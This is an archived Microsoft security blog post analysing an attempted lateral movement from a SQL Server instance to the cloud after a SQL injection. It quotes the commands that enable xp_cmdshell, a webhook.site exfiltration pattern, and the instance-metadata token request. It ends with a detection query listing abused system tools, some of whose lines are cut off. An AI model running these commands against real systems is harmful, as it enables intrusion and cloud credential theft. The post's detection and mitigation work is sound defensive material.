Defending new vectors: Threat actors attempt SQL Server to cloud lateral movement | Microsoft Security Blog

By Microsoft Threat Intelligence

Published: 2023-10-03 · Archived: 2026-04-05 18:46:38 UTC

Microsoft security researchers recently identified a campaign where attackers attempted to move laterally to a cloud environment through a SQL Server instance. This attack technique demonstrates an approach we've seen in other cloud services such as VMs and Kubernetes cluster, but not in SQL Server. The attackers initially exploited a SQL injection vulnerability in an application within the target's environment. This allowed the attacker to gain access and elevated permissions on a Microsoft SQL Server instance deployed in Azure Virtual Machine (VM). The attackers then used the acquired elevated permission to attempt to move laterally to additional cloud resources by abusing the server's cloud identity. Cloud identities are commonly used in cloud services including SQL Server and may possess elevated permissions to carry out actions in the cloud. This attack highlights the need to properly secure cloud identities to defend SQL Server instances and cloud resources from unauthorized access.

The attack flow we observed initiated multiple Microsoft Defender for SQL alerts that allowed us to identify and analyse the cloud lateral movement technique. The alerts also allowed us to quickly deploy additional protections despite not having visibility of the application that was targeted with the SQL injection vulnerability to access the SQL Server. While our analysis of this attack did not yield any indication that the attackers successfully moved laterally to the cloud resources, we assess that it is important for defenders to be aware of this technique used in SQL Server instances, and what steps to take to mitigate potential attacks.



Figure 1. SQL Server instance to cloud attack chain

In this blog post, we elaborate on the attack flow and focus on the main technique that we observed: SQL Server to cloud lateral movement. We will also show how Microsoft Defender for SQL can detect activities related to this type of threat and help responders mitigate such attacks.

Cloud-based lateral movement

As more organizations move to the cloud, we see new types of cloud-based attack techniques that are fundamentally different than the ones that are known from on-premises environments. An example of this is how attackers are finding new vectors to perform lateral movement from certain on-premises environments into cloud resources.

In cloud environments, one of the methods to perform lateral movement is by abusing cloud identities that are bound to the cloud resource. Cloud services like Azure use managed identities for allocating identities to the various cloud resources. Those identities are used for authentication with other cloud resources and services. While managed identities offer advantages in terms of convenience, security, and efficiency, they also come with certain risks that introduce a potential attack vector.

For example, if attackers compromised a VM, they could acquire a token for its attached identity by querying the instance metadata service (IMDS) endpoint. With the managed identity access token, the attackers could perform various malicious operations on the cloud resources that the identity has access to. In the attack we observed, the attackers attempted to perform identity-based lateral movement in an environment where we haven't seen this technique used before: SQL Server instances.

Known technique, new environment: from SQL Server to cloud

While the attempt to move laterally from the SQL Server instance can be considered new, the attack involved activities common to SQL Server attacks. For example, the initial access vector was a successful SQL injection attack that allowed the attackers to run queries on the SQL Server. The attackers launched numerous SQL statements to gather data about the host, databases, and network configuration. The information that the attackers collected included:

- Databases

- Table names and schema
- Database version
- Network configuration
- Readwritedelete permissions

We assess that it is likely that the application targeted with the SQL injection vulnerability had elevated permissions, thus granting the attackers a similar level of access. The attackers used this elevated permission to turn on the *xp_cmdshell* command, a method to launch operating system (OS) commands through a SQL query. Since *xp_cmdshell* is turned off by default to prevent exploitation, the attackers used the permissions they acquired to change the SQL configuration and ran the following commands to turn on *xp_cmdshell*:

1. "EXEC master..sp_configure 'SHOW advanced options',1; "RECONFIGURE WITH OVERRIDE;"
2. "EXEC master..sp_configure 'xp_cmdshell', 1; RECONFIGURE WITH OVERRIDE;"
3. "EXEC master..sp_configure 'SHOW advanced options',0; RECONFIGURE WITH OVERRIDE;"

After enabling *xp_cmdshell*, the attackers manually initiated a series of operating system commands to launch the next phases of the attack. By using *xp_cmdshell*, the attackers were able to operate as if they had a shell on the host.

To collect data, the attackers used simple methods such as reading directories, listing processes, and checking network shares. The attackers downloaded several executables and PowerShell scripts that are encoded and compressed. Most of the attacker's actions from this point were through PowerShell commands, scripts, and modules.

For persistence, the attackers used a scheduled task to launch a backdoor script. In addition, the attackers tried to get credentials by dumping SAM and SECURITY registry keys.

The attackers used a unique method for data exfiltration: they utilized a publicly accessible service called "webhook.site". This service functions as a free platform for inspecting, debugging, and receiving incoming HTTP requests and emails. Any request directed to this address is promptly logged. The commands are in this pattern: *Command | Out-String ;Invoke-WebRequest -Uri https[:]//webhook.site/G-UID.* Utilizing this method for data exfiltration allowed the attackers to operate discreetly when transmitting outgoing traffic, as the selected service can be considered as legitimate.

While looking at the technique used by the attackers to perform lateral movement, we encountered a familiar method implemented in a distinct environment: the attackers tried utilizing the cloud identity of the SQL Server instance by accessing the IMDS and obtaining the cloud identity access key. The IMDS is a RESTful web service that runs on a local IP address (*169.254.169[.]254*) and provides information about the VM, such as the VM's region, tags, and the identity token. The identity token is a JSON Web Token (JWT) that contains the claims and the signature of the identity.

The request to IMDS identity's endpoint returns the security credentials (identity token) for the cloud identity. For example, in Azure this request would look like: *hxxp://169.254.169[.]254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/*

With the identity token, the attackers can perform various operations on cloud resources that the cloud identity has access to. They can perform lateral movement across the cloud environment, thus getting access to external services. While the attackers in this case were unsuccessful in attempts to take advantage of this technique due to an error, we strongly recommend defenders to apply the best practices we provide in this blog post to protect environments against attacks that may use the same technique.

Conclusion

To summarize, this attack demonstrates the attempt to leverage cloud identities in a SQL Server instance for lateral movement. This is a technique we are familiar with in other cloud services such as VMs and Kubernetes cluster but haven't seen before in SQL Server instances. We have observed numerous attacks attempting to leverage cloud identities in Kubernetes and are aware of the potential risks and impact that can result from unauthorized access to their identity tokens. Similarly, in SQL Server, cloud identities are also commonly employed and might possess elevated permissions to carry out actions in the cloud. Not properly securing cloud identities can expose SQL Server instances and cloud resources to similar risks. This method provides an opportunity for the attackers to achieve greater impact not only on the SQL Server instances but also on the associated cloud resources.

With the increasing adoption of cloud technology, attackers and threat actors are utilizing known attack techniques in new environments and are becoming more sophisticated. This evolving landscape of cloud-based attack techniques, with lateral movement being one of them, emphasizes the need for organizations to ensure strong defenses and safeguarding of critical assets in the cloud.

This attack also highlights the importance of least privilege practices when designing and deploying cloud-based and on-premises solutions. Attackers are often able to conduct further malicious activities through abusing over-privileged processes, accounts, managed identities, and database connections. In this case, organizations are recommended to ensure that all applications are updated and secured and are given only the necessary permissions and privileges, to avoid putting connected SQL Server instances, as well as other cloud resources, at risk.

Detection

Microsoft Defender for Cloud

The Microsoft Defender for Cloud helps to discover and mitigate potential database vulnerabilities and detects anomalous activities that may be an indication of a threat to SQL databases, SQL Servers on machines, open-source databases, and Azure Cosmos DB through Microsoft Defender for SQL.

The following Defender for SQL alerts might indicate threat activity like the threat described in this blog post:

- Potential SQL injection
- A possible vulnerability to SQL Injection
- SQL Server potentially spawned a Windows command shell and accessed an abnormal external source

As a cloud-based next-generation database protection solution, Defender for SQL is continuously updated with new detection capabilities and can now detect IMDS calls from SQL Server instances, the technique described in this article.



Figure 2. The new alert variant could help detect and mitigate lateral movement

Microsoft Defender for Cloud also features Microsoft Defender for Resource Manager that analyzes Azure control plane operations to find abnormal behavior of cloud identities. This coverage can help find lateral movement activities in your cloud environment.

Microsoft Defender for Endpoint

The following Microsoft Defender for Endpoint alerts might indicate threat activity related to this threat, specifically the use of the *xp_cmdshell* command. Note, however, that these alerts can also be triggered by unrelated threat activity.

- SQL Server login using xp_cmdshell
- Suspicious SQLCMD activity

Mitigation

The vulnerability assessment solution in Defender for SQL can also detect vulnerabilities and misconfigurations in the database. Mitigating and responding to vulnerabilities reduces the attack surface of the SQL Server and can prevent potential attacks. One of the SQL vulnerability assessment rules involves the enablement of *xp_cmdshell*, providing a means to identify database instances where this setting is enabled.

With this coverage of the wide aspects of lateral movement in the cloud, and the correlations between them, organizations can strengthen their defenses and safeguard their critical assets from the risk of lateral movement. We also recommend following security best practices for managed identities to prevent lateral movement in the cloud. By implementing those security measures and adhering to the least privilege principle when granting permissions to managed identities, organizations can reduce the attack surface of those identities.

Hunting queries

Microsoft 365 Defender

> Microsoft 365 Defender is becoming Microsoft Defender XDR. Learn more.

Microsoft 365 Defender customers can run the following query to find related activity in their networks:

SQL Server abuse

SQL Server offers a vast array of tools for automating tasks, exporting data, and running scripts. These legitimate tools can be repurposed by attackers. Because there are so many powerful commands an attacker might exploit, hunting for malicious activity involving SQL Server can be complicated.

This query detects instances of a SQL Server process launching a shell to run one or more suspicious commands.

```
let relevantCmdlineTokens = pack_array
("advpack.dll","appvlp.exe","atbroker.exe","bash.exe","bginfo.exe","bitsadmin.exe","cdb.exe","certutil.exe","cl_invocation.ps1","c
WebRequest","makecab.exe","manage-bde.wsf","mavinject.exe","mftrace.exe","microsoft.workflow.compiler.exe","mmc.exe","msbuild.exe",
cimprovider.exe","regsvcs.exe","regsvr32.exe","replace.exe","rundll32.exe","runonce.exe","runscripthelper.exe","schtasks.exe","scri
DeviceProcessEvents
| where Timestamp >= ago(10d)
| where InitiatingProcessFileName in~ ("sqlservr.exe", "sqlagent.exe", "sqlps.exe", "launchpad.exe")
| summarize DistinctProcessCommandLines = tostring(makeset(ProcessCommandLine)) by DeviceId, bin(Timestamp, 2m)
| where DistinctProcessCommandLines has_any(relevantCmdlineTokens)
```

Microsoft Sentinel

Microsoft Sentinel customers can deploy the Azure SQL solution that allows security analysts and administrators to rapidly deploy a range of detection and hunting queries to their Microsoft Sentinel environment. For instance, the solution's analytical rules assist in pinpointing unique SQL queries that attempt or succeed in executing commands – such as attempts to execute shell commands, suggestive of potential security risks. Additionally, the hunting queries will highlight instances where potentially risky stored procedures like xp_cmdshell are called upon.

Microsoft Sentinel has a range of detection and threat hunting content that customers can use to detect the activity detailed in this blog:

- Attempts to execute shell command
- Suspicious stored procedures like xp_cmdshell

If the Azure SQL Solution is not currently deployed, Microsoft Sentinel customers can install the solution from the Content Hub to have the rules deployed in their Sentinel workspace. More details on the Content Hub can be found here: https://learn.microsoft.com/azure/sentinel/sentinel-solutions-deploy.

Sunders Bruskin, **Hagai Ran Kestenberg**, **Fady Nasereldeen**, *Cloud researchers in Microsoft Threat Intelligence team*

Further reading

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog: https://aka.ms/threatintelblog.

To get notified about new publications and to join discussions on social media, follow us on Twitter at https://twitter.com/MsftSecIntel.
